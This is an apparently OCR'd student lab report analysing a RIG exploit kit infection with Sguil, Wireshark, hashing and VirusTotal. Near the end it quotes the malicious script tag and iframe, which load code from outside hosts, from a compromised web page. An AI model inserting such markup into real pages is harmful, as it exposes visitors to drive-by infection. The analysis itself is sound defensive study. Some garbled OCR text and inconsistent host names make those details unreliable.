
Exploit_Kit_RIG

What is the severity of the exploit

The signature severity is Major.

What is an Exploit Kit? (EK) Search on the internet to

computer with malware



View the Transcript capME!

website did the user intend to connect to www.homeimprovement.com

The URL did the browser refer the user to ty.benme.com

kind of content is requested by the source host from tybenme.com The content is shown as gzip.

TOOLS AND RESOURCES UTILIZED

INVESTIGATE USING WIRESHARK


- What is the Wireshark:

  Function: A network analyzer used to capture and analyze network traffic, helping to trace the scope of the infection and identify malicious communication.

- Pivoting from SGUIL to WIRESHARK

  means shifting your analysis to **Wireshark** to investigate network traffic at a deeper level. It involves using Wireshark to capture and analyze packets after detecting

  HOW ?
  Right click on the record → select Wireshark



- Change the format of Time.

  To make time and date appears as column in Wireshark using helpful format

  HOW?

  View > Time Display Format > Date and Time of Day, View > Time Display Format > Seconds


TOOLS AND RESOURCES UTILIZED

INVESTIGATE USING WIRESHARK

- Investigate HTTP Traffic

  in Wireshark many of packets exists so , we can use filter box to retrieve specific packets.

  firstly, we filter to get http requests by http.request for web requests only



In the Hypertext Transfer Protocol (HTTP) application layer, fields like request type, accept, and host are commonly seen. However, one important field is the Referer, which indicates the website that directed the user to the current page. This field can be critical in identifying when a user is redirected from a legitimate site to a malicious one.

TOOLS AND RESOURCES UTILIZED


INVESTIGATE USING WIRESHARK

- Saving HTTP File

  We need to save the HTTP file for analysis, such as generate its hash, and check if it's a malicious file or not using Virus total or other websites.

  How

  File → Export Objects → HTTP. select the remodeling-your-kitchen-cabinets.html packet and save




TOOLS AND RESOURCES UTILIZED

INVESTIGATE USING WIRESHARK

- Repeat the pervious steps for alert ID 5.24

  After saving the file for alert ID 5.2 , redo the steps again to 5.24

  1. pivot from SGUIL to Wireshark
  2. Investigate HTTP Traffic : apply http.request filter and then expand the Hypertext Transfer Protocol application layer



As shown in HTTP app layer that http request for JavaScript file that is named dle_js.js. And the host server is retrotip.visionurbana.com.ve

3. finally save the file object

TOOLS AND RESOURCES UTILIZED

INVESTIGATE USING WIRESHARK

- Repeat the pervious steps for alert ID 5.25

  redo the steps for 5.25

  1. Pivot from SGUIL to Wireshark
  2. Investigate HTTP Traffic
  3. Finally save the file object

- View the downloaded files

  we can see the downloaded files in Home directory which I saved as shown in the figure

TOOLS AND RESOURCES UTILIZED

USING HASHING AND VIRUS-TOTAL

- What is Hashing:

  Hashing is a process that transforms input data of any size into a fixed-length string of characters. The result, known as a hash,
  Hashing is commonly used for data integrity verification, password storage, and digital signatures.
  HOW - we can use the sha256sum filename command in Linux to create hash for file.
  for example : sha256sum filename.txt the output is 3a6eb3be781ec356e68fdc31e9125418b5cb7dff628845289b9e1863959f3d4a

- What is the Virus-Total:

  VirusTotal is an online service that scans files and URLs using multiple antivirus engines to detect malware and other threats.
  It helps identify malicious content and provides security reports.
  it use digital signature to identify the virus
  by comparing hashes together.


TOOLS AND RESOURCES UTILIZED

USING HASHING AND VIRUS-TOTAL

- Creating Hash for the files :

Appling command sha1sum on the SeaMonkey file to get its hash. As shown the hash of files is 97a8033303692f9b7618056e49a24470525f7290

Also create for other files




TOOLS AND RESOURCES UTILIZED

USING HASHING AND VIRUS-TOTAL

- Scanning using VirusTotal:

  Write the hash in search bar to know if the file is malicious or not. In our case we found 35 vendor say that it is a malicious



Examine Exploit Artifacts

- Overview of the exploit analysis using exported documents from Wireshark.

  - When the user visit n the remodeling-your-kitchen-cabinets.html,it load java script file which inside it the ifram that take the user to anather websit that it malicious.
  - In this part, you will examine some of the documents that your exported from Wireshark.


•**Purpose:** The webpage initiates a **drive-by attack** that led to the exploit.

Examine Exploit Artifacts

- a. In Security Onion, open **the remodeling-your-kitchen-cabinets.html** file using your choice of text editor. This webpage initiated the attack.

- Open the file in a text editor to identify
- malicious components.

- The webpage initiates
•a **drive-by attack** that led to the exploit.




Examine Exploit Artifacts

- we find the two places in the webpage that are part of the drive-by attack that started the exploit.

- Identifying Exploit in HTML (Head Section)
- **Script Tag:**

<script type="text/javascript" src="//retrotip.visionurbana.com.ve/engine/classes/js/dle_js.js"></script>

- **Purpose:** Loads malicious JavaScript (dle_js.js) from a remote server.
- **Impact:** Executes JavaScript code to begin the exploit process.



<iframe src="https://tyu.benme.com" width="290" height="257"></iframe>

Examine Exploit Artifacts

